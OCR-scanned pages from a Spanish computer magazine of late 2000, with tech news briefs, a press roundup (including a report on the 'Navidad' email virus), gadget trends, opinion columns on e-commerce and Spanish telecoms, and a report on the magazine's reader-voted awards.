
La nueva versión de esta solución de diseño mecánico destaca por sus nuevas herramientas para la publicación directa en Internet de modelos 3D y de la información de diseño relacionada y por un módulo que incorpora llamado «Engineering Handbook» en el que se puede encontrar una gran biblioteca de cálculos para aprovechar los diseños ya realizados y ahorrar tiempo en el diseño de piezas. Solid Edge 9 permite al usuario generar versiones simplificadas de las piezas usando menos detalles y así trabajar de una manera más sencilla y rápida con grandes conjuntos. Además, se incluye Xpand3D, una herramienta capaz de crear automáticamente modelos sólidos a partir de dibujos CAD en 2D con formatos AutoCAD (DXF y DWG) o MicroStation (DGN).

www.solid-edge.com

OneWorld Xe para Pymes

J.D Edwards ha adaptado el software OneWorld al segmento de las pequeñas y medianas empresas en una solución llamada OneWorld Xe Pyme. Lambda, Oace Servicios Informáticos, Open Solutions y Seresco son los *partners* de J.D Edwards para desarrollar el proyecto cuya finalidad es dar la oportunidad de obtener la ventaja competitiva de una solución para la gran empresa a un coste razonable para las pymes. La solución incluye los módulos de Finanzas y Distribución para 10 usuarios, junto a un conjunto de servicios que garanticen su puesta en marcha en tres meses.

www.jdedwards.com/spain



El último byte

Eduardo Sánchez Rojo
eduardos@bpe.es

El nudo de la discordia

El SIMO pasó pero, durante ese evento único para los tecno-adictos, me di cuenta de algo que hasta ahora veía lejano. Llegó la noche de la entrega de premios de PC ACTUAL, cuyas fotos podréis ver en este mismo número, y con ella la necesidad de arreglarse adecuadamente. Siempre me ha gustado el buen vestir, pero lo de la corbata nunca fue mi fuerte. Y supongo que por falta de costumbre, por más que me enseñaron el nudo, nunca lo he recordado cuando hace falta. Esa noche, tras un ajetreado día y con la hora justa, me encontré de nuevo con el terrible dilema de hacer un buen nudo a mi corbata. Tres intentos fallidos me hicieron casi darlo por perdido....y por mi cabeza paso Internet.

Dicho y hecho, encendí mi PC y en un conocido buscador escribí aquello de «nudo de corbata». Para mi sorpresa aparecieron decenas de páginas, entré en la primera, y topé con un excelente «paso a paso» que espero no olvidar más. Después, en el coche, recordando el hecho caí en la cuenta de que el momento que durante años han estado predicando parece haber llegado. Tenemos Internet en casa al alcance de nuestra mano, con más información de la que seremos capaces de manejar, conocer o asimilar jamás. Internet ya no es sólo para informáticos, es un medio para todos, donde cada uno puede encontrar lo que se proponga, incluso el método del nudo Windsor.

nVidia prepara su *chipset*

El mundo de los *chipset* se encuentra dominado por empresas como AMD, Intel o VIA. Sin embargo, parece que pronto tendremos un serio competidor en escena.

Tras muchos rumores y tiempo esperando para tener noticias certeras, parece que se va a hacer realidad este mismo mes la existencia de un *chipset* para PC desarrollado por nada menos que nVidia. Sin embargo, este *chipset* no dejaría de ser uno más sino fuera por un pequeño detalle: integra toda una controladora gráfica GeForce2 MX dentro del propio chip. Es evidente que el futuro de los equipos pasa por la integración y concentración de componentes sobre la propia placa base para abaratar costes y simplificar la fabricación. Pero el principal problema con que nos hemos encontrado es que los



modelos presentados hasta la fecha contaban con motores gráficos realmente pobres para la aceleración 3D. Es por ello que este anuncio provoca gran expectación.

En un principio empezará a ofrecerse para procesadores Athlon, ya que se encuentran a la espera de obtener una licencia de Intel para ofrecer modelos para los Pentium III. Otras características especialmente relevantes son el soporte para memoria DDR que ofrecen, el bus a 266 MHz para los procesadores de AMD, el puerto AGP 4x disponible para otros sistemas gráficos y un nuevo Southbridge.


www.nvidia.com

Satélites Iridium a salvo

Seguramente muchos de vosotros recordaréis los avatares que llevaron a la primera compañía de telefonía satelital destinada al gran público a la quiebra. Podemos recordar como durante unos meses Motorola, principal socio de Iridium, se hizo cargo de los 66 satélites en órbita alrededor de la tierra. Pero el alto coste de esto llevó a la compañía a sentenciarlos a su destrucción definitiva lanzándolos contra la atmósfera terrestre. Sin embargo, parece que se ha encontrado una solución, ya gracias a una operación liderada por Dan Colussy, empresario del sector aéreo, que se va a quedar con toda la infraestructura de Iridium, satélites incluidos. La nueva compañía ofrecerá servicios de telefonía satelital para el gobierno americano en un primer momento, gracias a ciertos contratos que parece haber conseguido. A pesar de esto, no se descarta ofrecer el anterior servicio comercial en un futuro cercano. En definitiva, evitarán la desastrosa estrategia comercial del antiguo Iridium, y se centrarán en sectores verticales con necesidades específicas de comunicación.

Windows más rápido bajo Linux

Los emuladores de Windows bajo Linux no son ninguna novedad, sin embargo, si lo es la técnica utilizada por un nuevo programa gratuito denominado Plex86. Este software permite iniciar una copia de Windows en Linux gracias a la creación de un completo entorno virtual, en contraposición a la emulación de instrucción tras instrucción utilizada hasta el momento por otros programas. Además, al evitarse la traducción de instrucción a instrucción, las prestaciones mejores son bastante mejores. En definitiva, una excelente noticia



que nos sin duda será muy valorada por los usuarios del sistema operativo de libre distribución Linux.

www.plex86.org

BREVES

Be se alía con Transmeta

La conocida empresa Be Inc. creadora del sistema operativo BeOS, acaba de crear y presentar una nueva plataforma denominada BeIA, basada en un sistema operativo que no ocupa unos 5 megabytes. Esto es posible



gracias a un innovador sistema de compresión «on the fly» mientras se trabaja con él. Pero el éxito de esta plataforma para pequeños dispositivos no sería posible sin la ayuda de Transmeta, empresa creadora de Crusoe, un procesador especialmente desarrollado para sistemas portátiles, PDAs y pequeños sistemas móviles. Y precisamente durante el Comdex pudimos ver algunos de los primeros prototipos producto de este acuerdo de la mano de empresas como Compaq.
www.transmeta.com

Revista de prensa

Los móviles molestan a la reina



«La reina Isabel II de Inglaterra ha prohibido a sus empleados la utilización de los teléfonos móviles dentro de sus residencias. A su entender, la charla mediante estos aparatos atenta directamente contra los buenos modales y el sentido común. Según afirma 'The Sun', la reina se enfureció mucho con sus empleados en el transcurso de una cena con mandatarios extranjeros en el Palacio de Buckingham. Sus teléfonos móviles no dejaban de sonar, con distintas y llamativas melodías, de manera que interferían continuamente en la conversación de los comensales.»

Noticias.com, 15 de noviembre de 2000


La Navidad infecta los ordenadores

«El virus Navidad, que se transmite a través de correo electrónico y provoca bloqueos de ordenadores, ha sido transmitido a algunas de las más importantes empresas norteamericanas e incluso ha contagiado el sitio web del comité central para el jubileo 2000 del Vaticano y se ha extendido a quienes consultan sus boletines. El virus se transmite a través de correo electrónico, que lleva adjunto un fichero llamado Navidad.exe, escrito en castellano. Cuando se abre el mensaje, aparece un texto que advierte: "Nunca presiones este botón". Pero si el botón es presionado aparece: "Feliz Navidad. Desafortunadamente has caído en la tentación y perderás tu ordenador"»



La Vanguardia, 15 de noviembre del 2000

El sex-appeal de Internet



«¿Soy guapo? ¿Le resulto atractivo a las personas del sexo contrario? Muchas personas se han hecho estas preguntas en algún momento de su existencia pero, para saber la verdad, nada mejor que someter la apariencia física de cada cual al juicio imparcial de miles de desconocidos internautas. Eso es lo que piensan dos jóvenes californianos que han creado la web www.amihotornot.com, en la que proponen a los usuarios que valoren las fotografías de su archivo. El interesado en el diagnóstico sólo tiene que enviar una foto personal, para que todos los visitantes de la página emitan su voto.

El Mundo, 1 de noviembre

El cerebro controla la máquina

«Expertos de la Universidad de Georgia encuentran la manera de controlar un ordenador por medio de señales del cerebro humano. La clave para conseguirlo es utilizar una tecnología basada en el "electrodo neurofónico". Este electrodo tiene el tamaño de la punta de un bolígrafo y está diseñado para ser insertado directamente en el cerebro con el objetivo de interactuar allí con las neuronas. El dispositivo está conectado directamente a un transmisor y a un amplificador minúsculos, que a su vez se insertan en la superficie de la piel, justo debajo del cuero cabelludo. El sistema también incluye una pequeña fuente de alimentación que comunica sin cable las señales transmitidas por el cerebro con un procesador que está instalado cerca.»

Noticias.com, 16 de noviembre del 2000

En la CIA se ríen de los jefes




«La CIA ha abierto un expediente de investigación a más de 160 empleados que crearon un chat secreto para hacer comentarios y bromas sobre sus jefes, e ironizar sobre asuntos de la actualidad diaria. El expediente sancionador de la agencia de espionaje ha visto envueltos a contratistas externos, empleados de todos los niveles y a algún oficial. Además, los creadores del chat invitaban a otros agentes y analistas a entrar en este club secreto. Sin embargo, la CIA, ha manifestado que en ningún momento se ha puesto en peligro información secreta y clasificada, y que mucho menos se ha tratado de un acto de espionaje. Los empleados involucrados contarán con un plazo máximo de cinco días para responder por escrito a las acusaciones vertidas por la agencia, pero la mayoría de ellos continúa en sus puestos.»

La Razón Digital, 13 de noviembre del 2000

OUT & IN

OUT

Tras la compra del dominio.tv por DotTV, filial de Idealab, dos particulares han robado los correspondientes a TVE y Telecinco. Según el boletín informativo @EUSKADI, ya se conoce la identidad del ladrón del dominio



de la cadena de televisión Telecinco, sin embargo todavía se desconoce el nombre de la persona que se ha apropiado el de TVE o el de Euskatel. En principio, las cadenas podrán hacerse con esos dominios según las cláusulas del contrato de DotTV.


Comer frente al ordenador se ha convertido en una costumbre cada vez más extendida y que no resulta nada beneficiosa para la salud. Los especialistas señalan que alimentarse mientras se trabaja genera importantes trastornos como obesidad o ansiedad así como otras alteraciones del sistema digestivo. Para aquellas personas que cumplen una jornada laboral de ocho horas, es imprescindible realizar un descanso a la hora de comer con el fin de dedicar este intervalo de tiempo exclusivamente para la colación y descansar del ritmo laboral.

IN

Los internautas españolas han incrementado su tiempo de conexión a Internet hasta veinte veces desde la implantación de la tarifa plana. Son datos que revela un estudio de Telefónica. Sin embargo, España se sitúa en último puesto en cuanto a usua-




rios de Internet, según demuestra un estudio realizado por NetValue entre cinco países europeos. Las conclusiones evidencian que en nuestro país existe casi un 13% menos de hogares conectados a la Red, mientras que en tiempo de utilización los internautas españoles se hallan a la cabeza del ranking.




Entre líneas

La sección discográfica de Sony Music ha puesto en marcha una iniciativa para distribuir música a través de los teléfonos móviles japoneses. Este sistema permitirá a los usuarios descargar música desde su celular y poder escucharla en cualquier sistema de audio. Esta iniciativa, que fue lanzada el pasado mes de febrero por Matsushita y NTT DoCoMo, entrará en funcionamiento a partir del año próximo.




Hacer fotografías sin que nadie lo advierta es el estímulo principal que ha servido para la comercialización de la *Spy Pen*, una pequeña cámara digital de 55 gramos y el tamaño de una pluma estilográfica. Este «juguete» es perfecto para los más entrometidos y permite hacer, con un objetivo de gran angular, veinte instantáneas con una calidad aceptable u ochenta a baja resolución. Puede conectarse al ordenador para ser utilizada como *webcam* de videoconferencia y el volcado de fotos se realiza mediante un puerto USB.

Terra y Telepizza han presentado una nueva fórmula para adquirir productos y recibirlos en tan sólo sesenta segundos. A TU HORA es una interesante iniciativa para los más atareados, que permite recibir en el destino indicado por el cliente una amplia gama de productos que van desde libros, videojuegos, películas de cine, CDs, juguetes o artículos de alimentación. Los pedidos pueden realizarse a través de la página web *www.atuhora.com* o llamando al teléfono 902 365 777.



IBM ha presentado una pantalla con una definición de imagen 12 veces superior a la de las pantallas de los ordenadores actuales. Dispone de 200 *pixeles* por pulgada y más de nueve millones de *pixels* en un monitor de 22 pulgadas que tiene la misma claridad de imagen que una fotografía. Según los expertos, este prototipo no se podría fabricar a gran escala hasta el 2010, si bien el anuncio de IBM demuestra que con este producto la compañía se ha adelantado a dichas predicciones.



Los días 8, 9 y 10 de diciembre tendrá lugar PARTY VALVERDE 2000, organizado por el Ayuntamiento de Valverde del Camino y la Diputación Provincial de Huelva. Se trata de un foro de encuentro para aquellas personas interesadas en las nuevas tecnologías, Internet y los juegos por ordenador. La infraestructura preparada incluye un radioenlace, suministrado por la empresa ONO, y un cableado estructural con capacidad para albergar más de 200 ordenadores conectados en red. Se celebrarán actos paralelos, como concursos, conferencias y charlas a cargo de expertos de la NASA sobre experimentos en el río Tinto en Huelva.


Fueron noticia

La situación del español en Internet

El Instituto Cervantes organizó a mediados del pasado mes de noviembre un seminario sobre las perspectivas y situación actual de nuestra lengua en la Red, en el que participaron más de veinte expertos en Lengua Española y Nuevas Tecnologías. Entre los actos que se celebraron destacó la conferencia «La cultura de la Nueva Economía: el momento de la creatividad», una mesa redonda sobre «Perspectivas que el español abre a la Red», así como una ponencia del presidente de la Asociación de Usuarios de Internet (AUI), Miguel Pérez Subías, sobre «La demanda: demografía de Internet en español».



Un premio merecido



En esta ocasión fue noticia uno de nuestros compañeros, Daniel García Ríos, quien participó en un concurso de fotografía digital y consiguió el primer premio, una magnífica cámara digital valorada en 250.000 pesetas. Todo un premiazo para la genialidad de esta imagen.
¡Enhorabuena Daniel!

CON NOTA

NOTABLE

La nota más alta es para Nokia por el apoyo económico prestado a Aldeas Infantiles SOS en su proyecto educativo, cuyo objetivo es que los profesores dediquen al menos cinco minutos al día con los niños para comprender a los demás. Nokia hará posible que los materiales educativos lleguen de forma gratuita a todos los colegios participantes.

SUFICIENTE

Nuestra nota más baja dentro de los aprobados es para los fabricantes de hardware, que anunciaron «a bombo y platillo» la inmediata disponibilidad de Pentium 4 cuando sólo un pequeño número de ellos tienen máquinas disponibles con el nuevo microprocesador de Intel. De momento los usuarios tendremos que esperar.

SUSPENSO

En este caso el suspenso se va al otro lado del Atlántico donde un férreo defensor de la tecnología, el hasta ahora vicepresidente del gobierno norteamericano Al Gore, ha echado por tierra todas sus creencias tecnológicas y está totalmente empeñado en que el recuento manual es más eficaz. Todo sea por ocupar la Casa Blanca.

Últimas tendencias

Lector de

Parece un ratón un tanto más grande de lo normal, pero se llama «gato». El CueCat de la compañía estadounidense Digital Convergence Corporation está diseñado para leer direcciones de URLs. El dispositivo incluye un escáner y un software específico que permiten leer una dirección web y abrirla directamente en el ordenador. Este sistema se está poniendo de moda en Estados Unidos, donde periódicos como el Dallas Morning News o revistas como Wired ya lo





incorporan. CueCat permite ahorrar tiempo a la hora de dirigirse hacia la información concreta, evitando el paso por páginas previas. Para finales de 2000, sus creadores prevén lanzar al mercado 10 millones de unidades, de las cuales 2 millones ya han sido distribuidas de forma gratuita en Estados Unidos, a través de Radio Shack, Wired y Forbes magazine.

Pantalla portátil autosuficiente


Para los viajeros que necesitan estar conectados a su trabajo, Sony presentó una alternativa a los portátiles: su nueva propuesta es Airboard, una pantalla portátil con aplicaciones multimedia e Internet. La idea se hizo realidad gracias a la cola-



boración de Sony con Junstsystem Corp., encargada de desarrollar el software y servicios de Internet para el Airboard. Entre ellos, la posibilidad de consultar el correo electrónico, navegar y ver la televisión. Próximamente añadirá opción de chat y acceso a webs de B2B diseñadas exclusivamente para el Airboard. Se estrena este mes en el mercado japonés.

Ver DVD muy en privado

El mundo de lo portátil nos sorprende de nuevo con este artilugio de Pioneer: un reproductor de DVD que integra sus gafas para visualizar películas, «solo para sus ojos». Incorpora también auriculares con sonido envolvente (*Surround*) y batería recargable con capacidad para 3 horas y media seguidas. Su precio, 1.399 dólares.




Canciones por teléfono

Hablar y escuchar, dos acciones que son ley de vida y que encuentran múltiples caminos para manifestarse en la era de las tecnologías y de los aparatos multiusos. La nueva propuesta de Samsung es el Anycall MP3, un híbrido de reproductor MP3 y de teléfono móvil. Su memoria es capaz de almacenar hasta 200 números telefónicos, además de canciones en formato MP3. Su auricular es a la vez un micrófono, para hablar o escuchar música, nosotros elegimos. Como centro de control, incorpora una pantalla LCD y un mando a distancia, el colmo de la comodidad. Para completar las prestaciones, que harán las delicias de los más sibaritas, Samsung prevé añadir la opción de acceso a Internet.

Fotos con música

Siguiendo la fiebre de los híbridos, Fuji Film ha creado una cámara digital para los



amantes de la música. La FinePix 40i tiene una pantalla de 1.8 pulgadas, es compatible con las tarjetas SmartMedia para almacenar archivos de imagen y de audio en formato MP3, transferibles desde otras cámaras o MP3 Players. También te da la opción de guardar 80 segundos de vídeo. Con su control remoto (muy similar a los de un Minidisc) es posible adelantar, retroceder y subir de volumen la canción de nuestra elección. El precio, 699 dólares.

Golf sin salir del despacho

El popular golfista Tiger Wood ha inspirado este aparato de la compañía norteamericana Radica, para todos aquellos que sueñan con jugar al golf sin salir de su despacho o de su casa. El Ultimate Tiger Wood Golf mide 26.5 pulgadas, y está diseñado para golpear una bola óptica colocada en el piso que ofrece en todo momento información de sus coordenadas. Con la ayuda de su pantalla de LCD, se puede calcular a qué distancia y posición se encuentra la bola. Para el palo son necesarias 3 pilas “AA” y una pila de 9V para la bola (no incluidas). Con este innovador producto, todas las personas podrán aprovechar los momentos de esparcimiento en la oficina o en casa. Un lujo al alcance de pocos.





jcortijo@bpe.es

Sólo dos de cada diez intentos de compra a través de Internet acaban logrando su objetivo, según se desprende de un estudio elaborado por la consultora A.T. Kearney en los de seis países donde más se compra en la Red: Estados Unidos, Japón, Reino Unido, Suecia, Francia y Alemania. La conclusión principal de este informe es aterradora, sobre todo para el comercio electrónico.

La consultora **A.T. Kearney** cifra en 1,2 billones de pesetas la pérdidas que se producen debidas al miedo que sienten los usuarios cuando acceden a webs de comercio electrónico y después de decidirse por un producto en concreto se aventuran en el proceso de pago, momento en el que el se ven sumidos en un mar de dudas.

Según mi experiencia en la compra de productos a través de Internet, las conclusiones de este estudio deben tenerse muy en cuenta, ya que personalmente me veo reflejado en ese elevado porcentaje de usuarios que se sienten temerosos cuando introducen los datos de su tarjeta de crédito en un formulario electrónico. A pesar de trabajar en una revista como **PC ACTUAL** que me permite conocer que existen medios de pago en la Red tan seguros o más que cuando entregas tu **Visa** en un restaurante (acto cotidiano al que nadie le da más importancia), no puedo más que solidarizarme con todos aquellos que no lo tienen tan claro.

Nada más lejos de mi intención que echar por tierra los cimientos del comercio electrónico, sobre todo porque nunca he tenido graves problemas con mis compras en Internet, y eso que ya son muchos los productos que he adquirido en los últimos años (libros, discos, software, billetes de avión, comida, material deportivo, etc.); sin embargo, recientemente he vivido una experiencia que me ha hecho plantearme en qué se está fallando para que estudios como el de A. T. Kearney sean tan fatalistas.

Como muchos de nuestros lectores ya sabrán, el pasado día 3 de noviembre **Arturo Pérez Reverte** puso a la venta en Internet por 500 pesetas **«El oro del rey»**, la cuarta entrega de las aventuras del célebre **capitán Alatriste**. Como soy un seguidor de los libros de Pérez Reverte, me apresuré a meterme en la web *www.capitanalatriste.alfaguara.com* para hacerme con una copia de su último trabajo. Tras echar un vistazo por la web, que me sorprendió gratamente porque se nota que la gente de la editorial **Alfaguara** sabe lo que se hace, me puse manos a la obra para descargarme «El oro del rey» en fichero pdf. Mi primera decepción se produjo cuando, después de elegir la opción de pago mediante la tarjeta **Virtu@lCash**, apareció en la pantalla de mi PC un cuadro de diálogo que me comunicaba que no era posible utilizarla. Extrañado, llamé al teléfono de información de la web donde se me comentó amablemente que todavía no estaba implementado el soporte para Virtu@lCash.

Sin desistir en mi empeño, volví otra vez a la página de pago y en esta ocasión elegí la Visa tradicional. Ahora sí me la aceptó, pero tras un rato de esperar el proceso de validación y de leer un mensaje fatalista que me decía que salía de un servidor seguro, no recibí el código de acceso, por lo que pensé que se había abortado mi compra. Como a la tercera va la vencida, al final logré que me dieran mi código secreto y pude descargarme el pdf con la última historia de mi héroe literario.

Las empresas de comercio electrónico deben plantearse nuevas soluciones para que los usuarios se sientan más tranquilos a la hora de rellenar el formulario de compra

Aunque no son normales todos estos contratiempos, me sentí satisfecho porque había logrado mi objetivo. Mi sorpresa vino cuando recibí dos mensajes de correo electrónico dándome las gracias por mi compra e informándome de mis dos códigos de acceso. ¡Dos códigos!, y yo sólo había pagado por uno... Inmediatamente llamé al teléfono de atención al cliente de la web para hacer saber que no pensaba admitir otras 500 pesetas más en los gastos de mi tarjeta de crédito, sobre todo porque en ningún momento, salvo en el posterior mensaje de e-mail, cuando ya nada se podía hacer, se me había informado de que el que yo había creído un intento fallido de compra, al final sí había valido.

He de reconocer que ahora ya está todo solucionado y sólo me van a cobrar 500 pesetas, lo que me convierte en un cliente satisfecho... a medias, ya que lo que se prometía como un proceso de sólo dos minutos de duración, acabó varias horas después y con dos llamadas telefónicas que, eso sí, nadie me librará de pagar.



Se acercan las navidades y, como todos los años, llega la hora de escribir la carta a los
bastante bien durante este 2
regalos, sobre todo de informática, que son los que más ilusión me hacen.

ueridos No tengo muy claro si he encabezado correctamente esta misiva, y si he elegido el medio correcto para hacérosla llegar. Incluso no se si habréis llegado a algún acuerdo para una con . Por si acaso y dado que tengo mucho interés en que la leáis, mandaré copia por e-mail a eReyesMagos.com. Ventajas de la tecnología actual.

Lo que este año os voy a pedir tiene que ver, como casi siempre, con el mundo de la informática, Internet y las comunicaciones. Sin embargo, al contrario que en anteriores ocasiones, mis deseos son de interés común y están por encima de las habituales tarjetas gráficas, de sonido y de los pertinentes modems de última generación o de los juegos cañeros.

Me gustaría que ayudarais a la madre a solucionar nuestros pequeños problemas de cada día: plazos eternos para la entrega de **A** , falta de calidad en las líneas para esta tecnología, operarios que reparan estas conexiones que nunca llegan, y ese sin fin de pequeñas cosas que nos recuerdan cada día que estamos más cerca del norte de Africa que del sur de Europa. También estaría bien que nunca más tuviera que oír a través de mi módem que «*por saturación de las l*
conexión»; y que al menos tengan la decencia de no pavonearse públicamente de lo bien que lo están haciendo con la tarifa plana. Tampoco estaría de más que iluminarais a su Presidente para que agilizara la liberación de la numeración para que realmente pudiéramos elegir compañía sin perder nuestro número de teléfono. Y que consiguierais que las transmisiones digitales por por cualquiera de las operadoras móviles, bien sea Internet puro y duro o , funcionaran a velocidades más razonables, y no los arcaicos 9.600 bps. Que estamos ya a las puertas del siglo XXI.

En la otra acera de la telefonía, os rogaría que ayudarais a a acabar las interminables obras de cableado (en mi barrio llevan más de un año). Ya que no nos dejan soñar, que al menos nos dejen dormir. Y que nos llegue de una vez el detalle de gasto de las tarjetas prepago de **A** ... o el dinero que costaron ya que no son capaces de justificar el gasto. Tampoco es tanto pedir.

El registro de los dominios que controla el también necesita un poco de vuestra ayuda. Los trámites necesarios para levantar un dominio «.es» son tan largos, tediosos y caros que resulta mucho más cómodo apuntarse al «.com», al «.net» o incluso al «.org». Supongo que la entrada en vigor de los nuevos dominios aliviará un poco esta situación, pero mientras tanto a ver si agilizamos los «.es». Y después se quejan de la escasez de webs en España.

Otro aspecto en el que me gustaría que os fijarais es en la compatibilidad entre navegadores web. Todos los que programamos para Internet pasamos horas y horas para conseguir que la visualización y el *modus operandi* entre Internet Explorer y Netscape Navigator sea razonablemente parecido. Aunque después de ver que ni siquiera entre versiones consecutivas del mismo producto son compatibles... creo que esta sí que es una batalla perdida.

Al otro lado del *charco* podríais llevar un poco de coherencia. En el país del silicio, de los superordenadores, de los Windows 2000 y de los Unixs, todavía siguen haciendo las votaciones con tarjetas perforadas, similares a las que se utilizaban para programar en los principios de la era de los ordenadores... Y es que es sintomático que el máximo defensor del uso de la tecnología e Internet en el país del dólar, **A** , se agarre como clavo ardiendo al conteo manual de votos para intentar conquista la presidencia de los USA. ¿Para cuándo las votaciones electrónicas?

En fin, Reyes Magos, tampoco pido mucho. Espero que aportéis vuestra clarividencia para solucionar estos pequeños problemas materiales que retrasan y zancadillean la implantación de la sociedad digital.



La mejor informática

Más de 11.500 lectores han participado en la elección

El pasado 7 de noviembre, el mismo día que abrió sus puertas el SIMO madrileño, tuvo lugar la entrega de los Premios PC ACTUAL. El acto se celebró en la discoteca La Folie de Madrid con la asistencia de cerca de un millar de personas: premiados, anunciantes, proveedores y amigos de la gran familia PC ACTUAL.

La entrega de los Premios PC ACTUAL 2000 fue toda una fiesta que se prolongó hasta altas horas de la madrugada. Y es que después de desvelar la lista oficial de ganadores, los asistentes —representantes de empresas punteras del sector informático y de Internet— desconectaron por unas horas del SIMO y de la intensidad de este negocio y se dedicaron a otros menesteres más divertidos como la charla o el baile.

Pero vayamos al grano, a los Premios PC ACTUAL. En las siguientes páginas os vamos a contar todos los entresijos de nuestra convocatoria que, con ocho ediciones a la espalda, ya ha ganado una merecida solera dentro del sector informático. Nosotros los denominamos ya, coloquialmente, los «Oscar» españoles de la informática.

Ajuste fino

Para no perder comba con la realidad del mercado informático, en esta octava edición hemos reajustado nuestras categorías.

Foto de familia. El equipo que hace posible que PC ACTUAL llegue fresco a los quioscos todos los meses posa sonriente durante la celebración de la fiesta. Faltan muchas caras importantes dentro de nuestro equipo pero aún así la instantánea refleja el nutrido «staff» de PC ACTUAL.



Ocho años dando premios

La primera convocatoria de los Premios PC ACTUAL fue en 1993, cuando la revista todavía andaba en esa compleja fase de la pubertad y aspiraba a convertirse en lo que hoy es: la primera publicación de informática de habla hispana. Por esas fechas, la tecnología multimedia estaba naciendo y nadie daba un duro por la explosión de Internet. Ese era el panorama que contemplábamos cuando estrenamos nuestros premios. Por aquella época nuestra segmentación del mercado informático se limitaba a 30 categorías frente a las 53 actuales.

Desde el primer momento teníamos muy claro que nuestros premios se tenían que diferenciar de otros certámenes parecidos en el sistema de elección de los productos ganadores. No queríamos ser nosotros juez y parte interesada de nuestra convocatoria. Esa labor la cumplimos todos los meses en los análisis que pueblan la revista. Por eso recurrimos, como en tantas otras iniciativas, a un jurado muy de fiar: vosotros, los lectores. ¿Quién mejor que los usuarios activos de informática para elegir los mejores productos del año?


Este marcado carácter abierto y democrático ha revalorizado nuestros premios a lo largo de los años. Y es que los ganadores pueden estar orgullosos de que su premio se lo deben al voto de miles de usuarios, expertos en la materia.

Eso sí, para facilitar la elección por parte de los lectores, nuestras listas de votación recogen todos los productos que han alcanzado la certificación de «Producto Recomendado» a lo largo del ejercicio, unos 200 al año. En definitiva, nuestra convocatoria es una iniciativa única entre la prensa especializada española y se caracteriza porque respeta, por encima de cualquier interés comercial, la opinión de los lectores. Este año estamos muy orgullosos porque más de 11.500 lectores han participado en nuestros premios, más de 5.000 a través de la Red.





